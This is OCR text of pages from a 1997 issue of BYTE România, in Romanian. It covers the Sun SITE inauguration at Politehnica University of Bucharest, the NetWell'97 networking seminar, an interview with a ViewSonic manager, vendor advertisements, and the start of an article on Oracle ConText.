Pe data de 9 septembrie 1997, la Universitatea Politehnica Bucureşti, Sun Microsystems şi ROMSYS au inaugurat Centrul Sun SITE (SunSoftware Information and Technology Exchange), pentru România. A fost un eveniment remarcabil, deoarece există acum, într-o universitate importantă, un sistem deosebit de performant, care este o resursă atât pentru cei de la UPB cât şi pentru întreaga comunitate academică şi de cercetare din România. Acordul dintre Sun Microsystems şi UPB prevede donarea unui server pentru Internet a pachetelor de software necesare, valoarea iniţială fiind de peste 100.000$. Serverul Ultra Enterprise 3000 dispune de procesoare la 167 MHZ, memorie principală de 256MB şi sistem de discuri ce se pot schimba din mers, cu capacitate de 23GB, precum si o unitate de bandă de 4-8 GB. Donaţia companiei Sun Microsystems nu s-a limitat doar la acest server pentru Sun SITE. Prin efortul deosebit al domnului Theo Nissim, Senior Manager, Sun Engineering Department, au mai sosit un număr de nouă servere pentru Facultatea de Automatică şi Calculatoare din UPB. Domnul Theo Nissim, este fost student al acestei facultăţi şi nu a uitat de şcoala şi profesorii care au contribuit la formarea lui, ca specialist în sisteme de operare. Capacitatea totală de memorie centrală este acum de 3 GB, 62GB pe discuri şi 15 procesoare. Este cea mai performantă configuraţie existentă în acest moment în România şi este la o instituţie de învăţământ care are la această facultate profesori respectaţi atât la noi, cât şi întreaga lume, aşa cum ilustrează şi această donaţie (câştigată iniţial pe baza unui concurs de proiecte).

Trebuie să amintim că Sun SITE România nu s-ar fi putut realiza fără efortul susţinut, perseverent al doamnei profesor Irina Athanasiu şi care a luptat luni de zile cu o administraţie nepăsătoare şi uneori ostilă pentru a obţine o sală, care să adăpostească aceste echipamente. Rectorul UPB, prof.dr.ing Gheorghe Zgură, amintea în discursul de la inaugurarea SunSITE că doamna profesor a ajuns să plângă pe coridorul rectoratului, la un moment dat. Mie mi se pare ruşinos şi revoltător, ca un profesor stimat pentru realizările proprii şi munca depusă, să ajungă să plângă la uşa unor funcţionari indolenţi. Îndrăznesc să sper că aşa ceva nu se va mai întâmpla niciodată.

Doamna prof. Irina Athanasiu, dl. Theo Nissim şi dl. John Perryman la festivitate.

Dl. prof. Nicolae Ţăpuş, dl. John Perryman şi d-na Laura Lăzăroiu de la Romsys.

Datorită, în mare parte, ajutorului oferit de ROMSYS SA, care a contribuit până şi la amenajarea sălii, donaţia de la Sun Microsystems şi-a găsit, în fine, un loc la UPB şi au putut rosti discursuri oficialităţile. Deşi s-a anunţat participarea, domnul Ministru al Educaţiei, Virgil Petrescu, nu a mai considerat necesar sa vină, nici n-a anunţat că nu mai vine, aşa că am aşteptat cu toţii o jumătate de oră. Respectul pentru timpul celuilalt este parte din educaţie, poate acest lucru va intra şi în atenţia ministerului.

Bucuria participanţilor nu a fost diminuată de acest incident minor. Au rostit discursuri dl. Iustin Tănase, secretar de stat, preşedintele CNI, Prof.Dr.Ing. Gheorghe Zgură, Rectorul UPB, Prof. Dr. Ing. Nicolae Ţăpuş, şeful catedrei de calculatoare de la UPB, dl.Theo Nissim, Senior Manager, Sun Engineering Department, dl. John Perryman, director de vânzări, Sun Balkans şi Dl. Adrian Dogaru, director general ROMSYS, reprezentantul Sun în România.

Prin realizarea Sun SITE, UPB intră în rândul celor peste 40 de universităţi din întreaga lume care participă la programul SunSITE lansat în 1992. Este o recunoaştere a competenţei în domeniul tehnologiei informaţiei din ţara noastră. Sper ca mediul academic de la noi să îşi dea seama repede de importanţa resurselor existente şi care îi sunt disponibile la UPB, şi să participe la realizarea unui conţinut semnificativ şi de înaltă calitate, care să poată fi văzută pe acest Sun SITE .

Mulţumim Sun Microsystems, succes Sun SITE România, şi felicitări celor care s-au luptat ca acest proiect să fie de acum o realitate! ■

Darvas Attila este redactor şef la BYTE România. Poate fi contactat prin e-mail la adresa: **adarvas@agora.ro.**

Domino
SmartSuite
LotusNotes
Fax Server
Lotus Intranet

Lotus

OFERTĂ SPECIALĂ PENTRU ROMÂNIA

Numai până la 24 DECEMBRIE 1997

puteți obține licențe legale pentru oricare

dintre produsele Lotus la

PREȚURI de UPGRADE

Pentru detalii, contactați partenerii LOTUS în România :

A&C INTERNATIONAL S.A. tel. 01-250 5315, fax: 01- 250 7774

SOFTNET SERVICES S.R.L. tel. 01-222 2989, fax: 01- 222 2986

TeamWARE
Office
Mail
Calendar
Library
Forms
Flow
Messaging

ICL

Oameni şi tehnologie: valori care dau viaţă afacerilor. Oamenii produc informaţia, tehnologia înlesneşte schimbul de informaţii; oamenii lucrează în echipe, tehnologia susţine colaborarea în şi între grupuri; oamenii conduc, tehnologia deschide calea spre succes. ICL a creat pachetul TeamWARE: tehnologie pentru oameni.

Cea mai bună *echipă* o faceţi cu TeamWARE

TeamWARE optimizează organizarea echipei, grupului şi companiei înlesnind localizarea şi partajarea informaţiei. TeamWARE cuprinde aplicaţii în reţea, instrumente de trafic cursiv şi tehnici de trimitere a mesajelor care susţin munca în echipă indiferent de localizarea membrilor sau a informaţiei de care aceştia au nevoie. Folosit individual sau în combinaţie cu alte pachete care măresc productivitatea unei afaceri, TeamWARE oferă companiilor de orice dimensiune o soluţie integrată, simplă şi puternică de gestionare a informaţiei.

The Business Solutions Company

*Pentru relaţii suplimentare contactaţi: ICL - International Computers Limited (U.K.), Branch Romania & Rep. Moldova,
Bd. Republicii 44-46, sector 2, Bucureşti, Tel: 401 250 61 17, Fax: 401 250 58 18*

Parteneri autorizaţi: A&S COMPUTER 2001 S.R.L. (Bucureşti) Tel: 01 312 52 05; DIM SOFT S.R.L. (Bucureşti) Tel: 01 250 93 75; GENESYS SOFTWARE S.R.L. (Bucureşti) Tel: 01 220 32 80; ESTICO S.R.L. (Braşov) Tel: 068 41 95 63; INTELPROF INTERNATIONAL S.R.L. (Braşov) Tel: 068 419 706; MIXERA S.R.L. (Brăila) Tel: 039 634 917; ALFASOFT S.A. (Cluj-Napoca) Tel: 064 197 586; ELCOSOFT S.R.L. (Cluj-Napoca) Tel: 064 191 236; TOP EDGE ENGINEERING S.R.L. (Craiova) Tel: 051 413 193; COMSER S.R.L. (Hunedoara) Tel: 054 23 05 27; ROMUS TRADING & DEVELOPMENT LTD (Iaşi) Tel: 032 210 492; FIBA IMPORT EXPORT S.R.L. (Ploieşti) Tel: 044 114 868; CORES S.R.L. (Timişoara) Tel: 056 190 051; DATALOG COMPUTERS (Tg. Mureş) Tel: 065 169 867

FUJITSU
PCs • NOTEBOOKS • SERVERS

Afacerea creşte.

Sistemul dumneavoastră informatic trebuie să susţină această creştere. Aveţi nevoie de **calculatoare** performante

optimal configurate

fiabile

susţinute printr-un service operativ

preţuri competitive

În întâmpinarea nevoilor dumneavoastră am implementat conceptul calităţii totale, calitate ce va fi regăsită în fiecare detaliu la COMRACE COMPUTERS.

Cele mai noi tehnologii mondiale încorporate în calculatoarele COMRACE. Acestea sunt proiectate, optimizate şi testate astfel încât aplicaţiile dumneavoastră să ruleze la performanţă maximă chiar şi 24 ore/zi.
3 ani garanţie integrală.
Asistenţă, suport tehnic şi service asigurate de profesionişti.

Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,

comrace® COMPUTERS este partenerul ideal

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa: BRIO BIT** - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi: BETALINE** - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040

Comandă un COMRACE® şi lasă-l să lucreze pentru tine

Eveniment

De Daniel Moldovan

NetWell'97

În perioada 4-6 septembrie anul curent, Centrul de Afaceri Marea Neagră şi Hotelul President din Mangalia au găzduit a treia ediţie a seminarului de reţele de calculatoare NetWell'97, organizat sub patronajul firmei Tornado Sistems din Constanţa.

Organizarea şi subiectele abordate i-au făcut pe mulţi dintre invitaţii străini să compare această manifestare cu unele dintre cele mai reuşite conferinţe din vest.

Seminarul a fost deschis de domnul Florea Gheorghe, director de proiect la Tornado Sistems care a descris pe scurt echipa Tornado, specificând că în prezent partea comercială este separată de cea tehnică, fiind capabilă să ofere informaţii despre orice produs furnizat de Tornado Sistems. În plus echipa tehnică a fost îmbunătăţită, având un personal specializat în reţele de orice tip şi pentru orice mediu. Au fost prezentate serviciile oferite dintre care putem aminti suportul gratuit pentru proiectare, o pregătire a beneficiarului în vederea exploatării corespunzătoare a reţelei, asistenţă tehnică şi nu în ultimul rând testarea de categoria 5.

S-a amintit că sistemul de distribuţie a fost restructurat, în prezent toată marfa fiind localizată în Bucuresti şi nu în Constanţa, între cele două oraşe existând în prezent o conexiune digitală la un debit de 64 Kbps.

Dintre noutăţile tehnice a fost amintit sistemul de cablare MILLENNIUM care reprezintă o licenţă BICC BRAND-REX, pentru care este oferită o garanţie de 15 ani plus girul companiei. S-a amintit că în octombrie va avea loc o certificare MILLENNIUM şi în plus o certificare pentru echipamentele furnizate de Allied Telesyn.


Domnul Ion Cuşea, directorul comercial din partea Tornado Systems a anunţat noul parteneriat cu firma Canon şi softul profesional oferit de firma Allied Telesyn folosit în special pe partea comercială. S-a amintit că relaţiile cu partenerii din ţară se vor axa în special pe contracte, încurajând în acest fel afacerile cu parteneri tradiţionali.

Deşi serverul de Web nu reprezintă încă o certitudine s-a amintit că se continuă eforturile pentru a-l transforma într-o realitate. Astfel, se urmăreşte realizarea unei reţele de firmă gen intranet între Bucureşti şi Constanţa care să permită atât realizarea unor legături telefonice interne cât şi transferuri de date. Astfel, apelând telefonic un număr de Bucureşti, convorbirea s-ar putea direcţiona prin acest intranet la un telefon din Constanţa.

Prezentările tehnice au fost deschise de domnul Sascha Labandowsky, sales manager al companiei 3Com pentru Europa centrală şi de est. Dânsul a prezentat susţinerea cu tema „Soluţii de acces la distanţă utilizând legături analogice şi E1“. În acest sens au fost discutate soluţiile oferite de tehnologia X2, care permite o rată de transfer către abonat de 56 Kbps pe linii telefonice analogice pe care există o singură conversie digital-analogică şi integrarea de reţea Total Control.

Legat de platforma Total Control a fost prezentat şasiul - proiectat special pentru a evita orice punct de cădere, folosindu-se în acest sens surse de alimentare redundante şi comutarea apelului către modem-uri stand-by şi linii telefonice. Şasiul Total Control suportă module accesibile frontal (incluzând aici cartele şi unităţi de alimentare redundante) care sunt răcite cu ajutorul ventilatoarelor şi care pot fi inserate sau înlocuite în timp ce şasiul este în funcţiune.

Din seria Total Control a fost prezentat hub-ul de reţea Enterprise care reprezintă o platformă flexibilă pentru integrarea reţelelor locale şi de mare suprafaţă. Pentru furnizorii de servicii, Total Control Enterprise Network Hub permite un acces Internet prin apel, administrarea accesului de la distanţă, posibilităţi de procesare a tranzacţiilor, acces prin sistem celular şi flexibilitatea de-a fi folosit în medii analogice, Frame Relay, X.25, Ethernet, Token Ring şi ISDN. Enterprise Network Hub a fost proiectat pentru a asigura o cale de migrare sigură către noile interfeţe LAN şi WAN cum ar fi ATM sau Fast Ethernet. Dintre caracteristicile acestui hub putem aminti un design puternic integrat care împachetează până la 576 de porturi modem într-un rack standard de 7 x 19 inci.



Domnul Udo Kerkow din partea firmei Compaq.

În continuare, domnul Jurai Rakovsky a prezentat din partea 3Com susţinerea cu tema „3Com, o soluţie completă pentru orice tip de reţea“. A fost amintit că noua provocare a reţelei presupune noi aplicaţii care sunt generatoare de noi probleme. În acest scop 3Com urmăreşte realizarea celei mai bune infrastructuri: aceea dedicată unor cereri specifice şi unor clienţi specifici, şi în special realizarea unei reţele care să permită upgrade-ul viitor. Din agenda acestei prezentări au făcut parte soluţiile LAN, soluţiile WAN, intranet-ul, tehnologia ADSL şi soluţiile de management. Astfel soluţiile pentru actualele probleme generate de noile aplicaţii de reţea necesită o scalare a lăţimii de bandă şi a performanţei reţelei şi în mai mică măsură o scalabilitate a platformelor. În acest sens este necesară o îmbunătăţire a infrastructurii de rutare şi de administrare a reţelelor LAN comutate, suplimentate de-o scalare a lăţimii de bandă globale. Pentru implementarea unei lăţimi de bandă scalabile au fost recomandate seriile SS (SuperStack) 9000, SS 3000, SS 1000, CB (CoreBuilder) 5000, CB 6000, CB 7000.

În ceea ce priveşte soluţiile Gigabit Ether-

MillenniuM STRUCTURED CABLING SYSTEM
AUTHORISED INSTALLER PROGRAMME


Domnul Stephan Baudena, firma Bicc.

net, s-a menționat faptul că 3Com va fi prima companie care va furniza o suită completă de dispozitive de rețea, care vor putea fi administrate cu ajutorul Transcend Enterprise Manager de la 3Com. Acesta va oferi posibilitatea realizării configurării, a controlului, a monitorizării și a analizării sistemelor de rețea 3Com pe toate cele patru platforme deschise de administrare (HP, IBM, Microsoft, SUN), oferind unelte de control și vizualizare RMON, RMON2, StatusView, LANsentry.

Domnul Udo Kerkow, project manager din partea firmei Compaq a prezentat serverele și elementele de rețea Compaq. În acest context a fost prezentat sistemul SmartStart, o unealtă de integrare server bazată pe CD-ROM care conține: utilitățile Compaq, funcții de administrare server, documentație on-line, CD-uri cu sisteme de operare și cu baze de date. SmartStart este folosit pentru a realiza o configurare hard și o instalare automată a driverelor Compaq corespunzătoare. În plus sunt instalați automat și agenții Compaq. Practic este realizată o instalare soft fără a fi nevoie de intervenția utilizatorului - doar inserați CD-ul corespunzător.

Din partea Vero Electronics domnul Richard Gray a prezentat cabinetele metalice IMRAK ca și soluții pentru lucrul în rețea. Aceste cabinete metalice sunt caracterizate de o instalare simplă, pereți detașabili, spații suplimentare pentru cabluri și un întreg arsenal de accesorii.

Domnul Stephane Baudena reprezentând compania BICC BRAND REX a expus lucrarea cu tema „Viitorul cablării structurate". A fost prezentat sistemul de cablare MILLENNIUM - nume care acoperă toate configurațiile de sistem de cablare structurată. Din acest sistem fac parte: CAT5 Plus - sistem de cablare structurată folosind cupru, clasa D; MT Connect - sistem de cablare optică preconectorizată; Helios - sistem de cablare optică convențională; Blolite - un sistem de suflare a fibrei Dedicat rețelelor viitorului; Blotwist - un sistem unic de suflare a fibrei și cuprului.



Jurai Rakowsky prezentând din partea firmei 3Com.

În continuare, din partea companiei Allied Telesyn a luat cuvântul domnul dr. R. Meisenburg a cărui prezentare a abordat conectivitate la 10 & 100 Mbps. Au fost prezentate comutatoare rapide din seria AT-MS425 care suportă atât porturi de 10 cât și de 100Mbps, posibilitatea de-a cupla un port backbone pe fibră optică, operații full și half duplex, convertoare de medii la 100 Mbps care permit convertirea unei conexiuni de cupru la 100 Mbps în fibră ST sau SC. Aceste convertoare vor determina în mod automat tipul de conexiune (half sau full duplex), fiind posibilă configurarea portului RJ45 fie pentru MDI fie pentru MDIX. Au mai fost prezentate seria de hub-uri TurboStack care prezintă funcții de securitate crescută și toleranță la defecte, fiind ideal în locurile de garantare a operațiunilor. Au fost prezentate cartelele de adaptare PCI Fast Ethernet - AT-2500 - care reprezintă o soluție ce oferă o performanță de rețea maximă la un preț mic.

Din partea firmei ViewSonic, domnul Willi Lohrke a prezentat cele trei serii de monitoare: economică, grafică și profesională.

Finalul le-a aparținut celor de la Tornado Sistems care au prezentat un studiu de caz legat de cablarea unui intranet de firmă între două sedii situate unul la București și celălalt la Constanța, utilizând linii telefonice închiriate de la RomTelecom.■

Daniel Moldovan este redactor BYTE România (**dmoldovan@agora.ro**).

Lansarea unei noi firme de renume pe piața românească de monitoare .

De Daniel Moldovan

ViewSonic în România

Domnul Willie Lohrke, responsabil cu vânzările pe piața central și est europeană, din partea firmei ViewSonic a fost prezent la seminarul NetWell'97. Cu această ocazie, dânsul a avut amabilitatea să ne acorde un interviu.

BYTE: Compania ViewSonic a cunoscut o creștere explozivă într-un timp record. Care sunt substraturile acestei evoluții?

Lohrke: ViewSonic oferă monitoare de înaltă performanță pentru un preț foarte, foarte bun. Noi încercăm să devenim un lider al pieței în ceea ce privește raportul preț/performanță. Aceasta înseamnă obținerea celui mai bun monitor din punctul de vedere al calităților și specificațiilor pentru prețul cel mai bun. Acesta este unul din motive. Un alt motiv îl constituie canalele de distribuție pe care le folosim și politica globală. Noi oferim partenerilor noștri

ViewSonic
See The Difference!

Domnul Eugen Lepădatu directorul firmei Tornado Systems și domnul Willie Lohrke din partea firmei ViewSonic.

Cine este ViewSonic?

ViewSonic este o companie americană de monitoare color pentru calculatoare și de surse de alimentare neîntreruptibile, localizată în Walnut, California. Fondată în 1990, compania și-a câștigat repede reputația de lider al combinației preț/performanță în industria de monitoare pentru calculatoare. Această poziție a fost ulterior întărită prin numeroase premii decernate de o varietate de recenzii internaționale. Doar în 1996, ViewSonic a câștigat peste 70 de premii.

Aceste recomandări obiective au contribuit la o creștere rapidă a companiei, ViewSonic fiind nominalizată printre cele 500 de companii americane care au cunoscut cea mai rapidă creștere în doi ani consecutivi: 1992, 1993.

ViewSonic produce o largă varietate de monitoare color, proiectate pentru a satisface orice cerințe. Această gamă poate fi împărțită în trei serii: cea economică, cea grafică și cea profesională. Seria economică oferă monitoare de nivel minimal pentru medii educaționale și birouri cu sarcini puține sau pentru biroul de acasă.

Seria grafică de monitoare ViewSonic este destinată persoanelor care au nevoie de un monitor de înaltă calitate, ușor de folosit, pentru aplicații de uz general, cum ar fi prelucrare de texte, tehnoredactare computerizată și prelucrări automate specifice oricărui birou. Încorporând funcții care se găsesc în mod normal în monitoare mult mai scumpe, seria grafică permite un control View-Match al culorilor și o rată înaltă de reîmprospătare.

Dacă aveți nevoie însă de monitoare color de înaltă calitate, există seria profesională ViewSonic. Proiectată pentru un DTP de înalt nivel și pentru utilizatori de grafică sofisticată, aceste monitoare oferă o imagine de-o foarte bună claritate. Sunt ideale pentru aplicații de CAD/CAM/CAE și prelucrări de imagini. Din caracteristicile lor amintim compatibilitatea PC și MAC, funcții avansate de control OnView pentru o ajustare ușoară, distanța dintre puncte foarte fină, strat anti-reflectare și anti-strălucire.

Știind că imaginea este totul atunci când faci o prezentare, un alt domeniu în care ViewSonic s-a implicat l-a constituit cel al tehnologiei de afișare prin proiecție. Astfel, proiectorul LCD PJ800 reprezintă unul din produsele de înaltă calitate, ideal pentru prezentări pretențioase în cadrul ședințelor firmelor prospere. Oferind un flux luminos de 550 lumeni, o rată a contrastului de 200:1 și o paletă completă de 16,7 milioane de culori, PJ800 asigură o strălucire și o imagine realistă chiar și în medii bine luminate.

Continuându-și evoluția, dintr-o companie de succes pe piața monitoarelor, ViewSonic începe să se transforme într-o companie de succes pe piața tehnologiei de afișare de orice tip.

şi dealer-ilor un suport consistent în service şi marketing. Acesta este într-adevăr punctul forte al politicii ViewSonic.

BYTE: Ce ne-aţi putea spune despre politica ViewSonic vis-a-vis de piaţa românească?

Lohrke: Noi avem parteneri şi distribuitori în toate ţările din Europa cu excepţia României şi fostei Iugoslavia. În prezent, în România avem o colaborare cu firma Tornado Systems din Constanţa care s-a dovedit a fi un partener excelent. Eu cred că împreună vom realiza o bună implementare a produselor ViewSonic pe piaţa din România. Ştim însă că aceasta va lua ceva timp, deoarece ViewSonic este destul de nouă pe această piaţă.

BYTE: Ce va aduce nou ViewSonic pe piaţa românească?

Lohrke: Atunci când vorbim de ViewSonic, ne referim la un set de produse care este poziţionat foarte aproape de calitatea oferită de firme de marcă cum ar fi Sony, Mitsubishi sau NEC. Astfel, dacă veţi studia specificaţiile tehnice ale monitoarelor ViewSonic, veţi descoperi că ele pot fi configurate la aceleaşi performanţe cu ale unui monitor Sony însă pentru un preţ mult mai bun. În plus, ViewSonic oferă pentru monitoarele sale o asistenţă tehnică şi o garanţie de trei ani atât în Statele Unite cât şi în Europa. În acest scop, aici în România, împreună cu Tornado Systems, ViewSonic va deschide şi va echipa puncte de service în care va pregăti potenţialii reseller-i şi va lansa, în exclusivitate, un program numit Express ExchangeSM, de minimizare a timpilor morţi (down-time) în cazul unei căderi.

BYTE: Ce tehnologii foloseşte ViewSonic pentru realizarea propriilor monitoare?

Lohrke: Una dintre tehnologiile de realizare a tuburilor catodice, folosite de ViewSonic, ar fi cea a măştii perforate, în care pastilele de fosfor sunt dispuse în format triunghiular şi folosesc un ecran numit mască perforată pentru a separa zonele de fosfor individuale. O altă tehnologie folosită ar fi cea a grilei de deschidere (aperture grille), dezvoltată de Sony în tuburile sale Trinitron în care, pentru direcţionarea fasciculelor de electroni către suprafaţa acoperită cu fosfor, sunt utilizate fire verticale. ViewSonic foloseşte în plus o tehnologie proprietară numită SonicTron care este bazată tot pe tehnologia grilei de deschidere.

BYTE: Ce presupune controlul ViewMatch?


Lohrke: Acesta este un produs nou, dezvoltat de noi, care le oferă utilizatorilor de monitoare ViewSonic posibilitatea de-a obţine cea mai bună performanţă de la propriile monitoare. Sistemul de calibrare al culorilor ViewMatch include un aparat de măsură a intensităţii luminoase care permite măsurarea luminozităţii de ieşire ecran şi a intensităţii luminii din interiorul camerei. Un program de control al culorii vă ajută apoi să calibraţi fin afişarea de pe ecran pe baza acestor măsurători.

Vă mulţumesc pentru timpul acordat şi vă urez succes în afaceri! ■

A consemnat Daniel Moldovan, redactor la BYTE România **(dmoldovan@agora.ro).**

Alege-ti un sensor Orice sensor

si citeste-l cu placile noastre de achizitie.



Indiferent de tipul de sensor pe care vrei sa-l folosesti, National Instruments iti ofera solutia completa ce-ti satisface cerintele aplicatiei.

De ce sa risti? Mergi cu liderul mondial in hardware si software pentru achizitie de semnal folosind computerul PC.

- conditionare de semnal superioara
- placi de tip plug-in, PCMCIA, si solutie la distanta
- software grafic cum este LabVIEW

NATIONAL INSTRUMENTS
The Software is the Instrument

Integratori de sisteme National Instruments in Romania
Bucuresti: Imperial Electric 211 3782; Genesys Software 638 4944; ACT 637 7156
Cluj-Napoca: FROsys 064/43.08.05; Net Brinel Computers 064/43.02.80
Timisoara: CoRES Trade 056/19.00.51
Iasi: Tehnorom 032/11.65.02; Prince Software 032/21.25.59

© Copyright 1997 National Instruments Corporation. All rights reserved.
Product and company names listed are trademarks or trade names of their respective companies.

Da telefon integratorilor nostrii de sisteme pentru informatie asupra produselor noastre in gama placilor de achizitie, conditionare de semnal si software grafic.

Puteţi integra căutările de text şi de date relaţionale cu ajutorul ConText Cartridge şi Oracle Universal data server. ***De Ann O'Leary***

Administrarea textelor critice


În ultimul deceniu, organizaţiile au investit mult în sisteme care permit accesul rapid la date structurate stocate în sisteme de baze de date relaţionale (RDBMS-Relational Database Management System), dar în mod surprinzător, acest tip de informaţie reprezintă doar zece procente din cantitatea de informaţie a unei firme, pe când restul de nouăzeci de procente îl reprezintă texte (în documente, manuale, rapoarte, pagini Web, scrisori, prezentări, faxuri etc.). Până acum acest tip de dată (text) nu putea fi accesată atât de uşor şi eficient precum datele structurate.

Organizaţiile, care aveau nevoie de ambele tipuri de date, foloseau baze de date relaţionale, bazate pe SQL, pentru datele structurate, în timp ce textul era păstrat în fişiere nestructurate şi se accesa prin motoare de căutare. Dar acestor motoare de căutare , în general, le lipseau funcţiile de prelucrare a cheii de căutare, funcţii care sunt prezente în majoritatea bazelor de date relaţionale (securitate, tranzacţii). O altă problemă care apare la stocarea textului într-o bază de date relaţională este că nu se poate face o căutare nativă folosind SQL. Iar soluţia de sistem dual este scumpă şi de obicei necesită şi un produs intermediar care să dirijeze schimburile de date şi de interogări între motorul de căutare text şi sistemul de baze de date.

Tehnologia ConText de la Oracle rezolvă această problemă, prin introducerea textului ca tip de dată nativă într-un RDBMS Oracle. Acest lucru elimină costisitorul sistem dual, deoarece aceeaşi baza de date relaţională scalabilă şi sigură va păstra atât datele structurate cât şi cele text. Deasemenea se va furniza o interfaţă în care informaţiile tip text combinate cu date relaţionale asociate pot fi căutate rapid prin intermediul cererilor SQL.

Cum ajungem acolo

ConText Cartrige de la Oracle permite regăsirea textelor dintr-un server universal de date de la Oracle. Acest lucru se obţine prin transformarea textului într-o formă folosibilă de un RDBMS şi accesibilă via SQL (vezi figura de mai jos). De asemenea sunt furnizate capabilităţi lingvistice, care pot face faţă ambiguităţilor şi dependenţei de limbaj al textului. Termenul *Cartrige* indică faptul că motorul ConText este un modul soft care extinde capabilitatea unei baze de date pentru prelucrarea noului tip de date: text.



Povestea celor două arhitecturi

Soluţia sistemului dual
Client
Produs intemediar
Produsul intermediar sincronizează cererile şi schimburile de date text şi structurate
Motor de căutare text
Interfaţa SQL standard
Interfaţă client text only
Trebuie implementate diferite interfeţe
Bază de date cu tabele de date structurate
Stoc de date de tip text
Context şi serverul universal de date Oracle
Client
Aplicaţii de baze de date folosind SQL
e HDM po
he I_2O
architecture is
currently built
round Intel's
and i960
RDBMS conţinând date text şi structurate

Context elimină sistemul dual folosit des pentru a combina căutări de text cu date relaţionale.

